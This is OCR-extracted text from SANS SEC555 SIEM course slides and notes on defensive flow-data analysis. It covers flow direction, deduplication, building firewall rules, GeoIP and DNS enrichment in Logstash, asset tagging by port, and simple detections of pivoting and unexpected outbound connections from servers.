
SANS

SEC555 | SIEM with Tactical Analytics 125

Network Fields

Unlike full packet captures, flow data is high-level. Where a full packet capture acts as a video recording of actions, taking flow data is more like a picture, and even then, it might be a blurry picture. Yet this may be all that is needed to catch something suspicious or evil. For example, a video recording of someone breaking into a house and stealing the TV is going to be fairly definitive evidence that something bad just happened. This would be the equivalent of analyzing a packet capture. On the other hand, a blurry photo of what looks to be someone carrying a TV in a hallway is likely sufficient. The little details surrounding the incident provide enough information to come to a conclusion on what happened.

Flow data has some extra fields that individuals may not realize are helpful. For instance, the duration can be used to look for long-standing connections or even multiple small connections. Bytes can be used to find unauthorized transfers. And so on...




Flow Direction

Flow data is either unidirectional or bidirectional

Unidirectional tracks sessions based on one direction

duration	source_ip	source_port	destination_ip	destination_port	bytes
a few seconds	192.168.2.2	43,005	52.216.17.240	80	1.887KB
a few seconds	52.216.17.240	80	192.168.2.2	43,005	7.051KB



Bidirectional combines sessions using both directions

duration	source_ip	source_port	destination_ip	destination_port	bytes_to_client	bytes_to_server
a few seconds	192.168.2.16	64,080	104.244.43.7	443	13.416KB	2.109KB

SEC555 | SIEM with Tactical Analytics 126

Flow Direction

It is important to note that all flow data is not equal. You must identify if the flow data you are using is unidirectional or bidirectional. Unidirectional data is one-way. This means that if a TCP session was made between two systems, there would be two logs generated. One would be from source to destination, and the other would be from destination to source.

For example:

Computer A 10.5.55.7 makes a web request to Server B 1.2.3.4

Log # 1 Outbound connection

10.5.55.7	49767	1.2.3.4	80	960 bytes


Log # 2 Inbound reply

1.2.3.4	80	10.5.55.7	49767	0 bytes

Bidirectional flows, on the other hand, combine this into one similar to the example below.

10.5.55.7	49767	1.2.3.4	80	960 bytes	0 bytes

Which type of flow you are using may change how you implement some techniques. Some software will automatically "stitch" unidirectional flows back together. This is great if your environment only supports unidirectional flows.



Flow Planning

Careful planning is needed to not duplicate flows


Flow Planning

One issue that needs to be addressed is the possibility of data duplication. This happens quite frequently with flow data. If you enable flow exports from all switches, then connections that pass multiple switches will generate duplicate logs. For example, if a workstation with an IP of 192.168.0.50 talks to a server at 10.0.1.2 in this diagram, then both switches will see the flow and log it. This is not ideal.

This can be handled in one of two ways. If the software that is creating the flow allows exclusions, then filtering should be done there. Unfortunately, most devices and software do not provide flow filtering. In this case, the data can be sent to a log aggregator, and the aggregator can filter things based on the source of the log.

This slide demonstrates a possible method for eliminating duplicate flow records. In this slide, flow records from 192.168.0.1 that are for sessions from 192.168.0.0/24 to or from 192.168.0.0/24 are accepted. Flow records from 192.168.0.0/24 to and from the internet are also accepted. Everything else is dropped. This means a flow record that comes from 192.168.0.1 about a session between 192.168.0.50 and 10.0.1.2 would be dropped. However, the flow record would still get sent from 10.0.1.1, and that record would be accepted. The switch at the corporate location would not be filtered. This design works well for organizations with many satellite offices.

If Security Onion (Zeek, Snort/Suricata) is used to create flow data, know that it has the capability to filter out data at each sensor. This is done within /etc/nsm/bpf.conf and uses standard BPF syntax.



Network Rules

A SIEM is a huge enabler of knowing thy network


- It can be used for detection and assist with controls

Flow data identifies connections

- Allows safe control implementation

Ex.: Which systems use HIPAA zone?

- Grab last 35 days of connections
- Then use to create firewall rules




SANS SEC555 | SIEM with Tactical Analytics 128

Network Rules

Because a SIEM has many logs sources, it can be a great source of information to use to implement controls. For instance, if you are looking to implement new firewall rules, a report using flow data can show all connections to or from certain subnets. This can then be used to identify what firewall rules need creation as well as to forecast any potential issues.

This specific use case works extremely well with both perimeter firewalls and internal firewalls. Because flow data is positioned to see both servers and workstations, it is likely to reflect all connections between all zones and trust levels. Effectively, firewall rules could be programmatically built using flow data. This assumes all connections at a given point are authorized, but at a minimum, it is a good start.

The author of this course regularly uses a customer's SIEMs to help generate firewall rules based on flow data. It simply works.



Geolocation + Firewall Logs

Geolocation filtering is supported by most firewalls

- No business need should equal blocked countries
- Problem is CDNs and popular sites hosted globally

Logs + DNS + ASN can help monitor geo connections

```
if "external_destination" in [tags] and [destination_geo_info][country_name] != "United States"
and [type] == "bro_conn" {
  elasticsearch {
    hosts => ["es01.test.int"]
    index => "logstash-bro-*"
    query => "type:dns AND answers:%{[destination_ip]}"
    fields => [["highest_registered_domain","highest_registered_domain"],["query","query"]]
  }
}
```

Pull back DNS

SANS


SEC555 | SIEM with Tactical Analytics 129

Geolocation + Firewall Logs

Another example of using data to help implement controls is the use of either flow data or firewall logs to implement geo controls. It is trivial for a SIEM to add GeoIP information to connection logs. This can be used to look for connections to or from a country outside your organization's working countries. This can be used to help implement firewall controls to block countries while allowing one-off exceptions as needed. This can help implement or maintain Geo-based firewall rules.

The problem is that many popular sites, such as Facebook, as well as common CDNs, have servers all over the globe. This means it is expected to see connections outside your native country. To filter these out, the ASN can be incredibly useful, but some SIEM products cannot pull in ASN information. DNS, on the other hand, can be very helpful. Rather than having to take a destination IP and search for DNS logs, let the SIEM do the work for you. This slide shows an example of using Logstash to pull back DNS information for Zeek conn logs that involve countries outside the United States. This can greatly speed up analysis as now the flow log may contain facebook.com and can be filtered out of the report.

NTP is notorious for connecting all over, and it often caches DNS for long periods of time. To combat this, consider using internal NTP servers or exclude the destination port 123 from this technique. You should limit NTP to FQDNs in the perimeter firewall, so it does not affect this technique if you eliminate port 123. Root DNS servers may need to be filtered out as well.



Basic Tagging

If starting off, begin with basic classification

- Mainstream services (File, Web, DNS)
- Workstation vs. Server
- Tagging can be done at log ingestion
- The focus is on internal resources

Domain Controllers (DCs)

event_type:flow AND destination_port:389

LDAP Server	Count
10.0.0.9	7
10.0.0.10	7

File Servers

event_type:flow AND destination_port:445

File Server	Count
10.0.0.10	23
10.0.0.9	7

SEC555 | SIEM with Tactical Analytics 130

Basic Tagging


Flow data is generated in a way that it is easy to tell who initiated the connection. This makes it easy to identify what kind of asset is at the destination IP based on the destination port. For example, it is fairly safe to assume that a destination port of 80 means the device being accessed is a web server. This can be used to classify and report on assets automatically. This is a great starting point for new hires or individuals who struggle to understand their environment.

If possible, it is also recommended to tag systems based on IP subnets or even specific IP addresses if necessary. For example, if 10.5.55.0/24 is a workstation subnet, add a tag called workstation any time an IP within the subnet is discovered. If you want to quickly pivot and filter using extra information, also add tags for source or destination and maybe department. As an example, the connection from 10.5.55.7 to 1.2.3.4 over port 80 might end up having the following tags: workstation, it_department, source_workstation, internal_source, and external_destination.

The tables in this slide show the use of flow data to identify domain controllers using a destination port of 389, which is LDAP, and file servers using destination port 445, which is SMB. While it is possible 389 is actually an LDAP server rather than a domain controller, it is a fairly safe assumption that port 389 is both a LDAP server and a domain controller.

Below are some services that may be worth tagging or building a visualization on. Tagging can be especially useful later. Also, this data can be used to populate variables in an IDS or IPS. Since some rules are based on variables, such as WEB_SERVERS, this kind of data can be used to auto-populate variables.

FTP – 21
SSH – 22
File servers (SMB, CIFS) – UDP 137,138 and TCP 139, 445 (focus on TCP ports)
Domain Controllers/LDAP – TCP 389 and 636
Web Servers – 80 and 443
Microsoft SQL – 1433
Oracle MySQL – 3306
Remote Desktop – 3389
Oracle Database – 1521, 1630



Tagged Flows

Basic classification makes for powerful yet simple detects


Workstation to workstation
NTP, DNS, SQL, etc. to unauthorized server
Server making outbound connections
Anywhere
Authorized outbound only
SIEM filtering makes exceptions easy to handle

Tagged Flows

If basic tagging is in place, then flow data can immediately be used for some awesome detection capabilities—and they are extremely simple to put in place. One of the best examples is for discovering the internal pivot. Usually, when a system is compromised, it is then used to discover and connect to other internal systems. Many organizations do not have an internal firewall to catch this, but flow data can likely be collected from everywhere. This means that if a workstation tries to connect to another workstation, flow data can see it. If this is not allowed, then the bad guy has been caught simply because a flow log came in with a tag of source_workstation and destination_workstation.

Going back to the earlier material, if an organization has particular servers that should be used for specific protocols such as NTP or DNS, then flow data, again, makes it simple to detect. This can also be expanded to look for application use where it should not occur. Again, if no internal firewall is deployed, then flow data can be used as a detective measure. For example, if a workstation from an unauthorized subnet tries to make SQL calls, this can be caught without a firewall. Keep in mind that just because you can do something does not mean you should. In this case, prefer a host-based firewall (with logging) overflow data or do both for defense in depth. After all, a host-based firewall can be disabled.

Another key area where flow data helps is for monitoring outbound connections from servers. Take a domain controller for example. By default, it may make outbound calls for Windows Updates and time synchronization. Outside of these well-defined cases, it should not make outbound calls to the internet or even other internal systems except other domain controllers. Therefore, any outbound flow from a domain controller is likely exfiltration or pivoting. Ideally, all servers would be blocked from accessing the internet except for authorized connections. If that's not the case, try using flow data to track down all authorized connections and then put in this control. If that's not feasible, then use flow data to monitor outbound calls from servers.



Tag Everything

Tagging can and should be used to classify systems

- Can be anything from compliance to subnet classification

Compliance tagging:

- Systems storing ePHI = ephi
- PCI in scope systems = pci
- Privileged users = privileged_user
- Critical system = critical_asset

Any valid reason... tag

SANS

SEC555 | SIEM with Tactical Analytics 133

Tag Everything

Tags can make a huge difference for analysts. One, they provide context. A system tagged as sensitive, top secret, or pci is likely to mean more to an analyst than a system without tags. On top of this, the tags can be used to enable detection techniques quickly.


The application is simple. For instance, any member of the domain administrators group could be tagged with something such as privileged_user. This would make filtering and dashboards against privileged accounts simplified. More advanced use cases can also be easily enabled with proper tagging. Take, for example, a PCI organization. Key PCI systems are tagged as PCI. When monitoring for data exfiltration of credit cards, monitoring can focus on outbound connections from IP addresses tagged as pci.

Also, know that tagging can be used to develop a math formula for prioritizing alerts or adding context. For example, the CEO's IP address may have a priority of +100 where a generic desktop is +1.

Top Connections

Spikes in connections can be indicative of C2

- Especially with desktops (filter out repeat noise)



Flow - Top 5 Source IPs

Source IP	Count
10.0.0.199	2,410
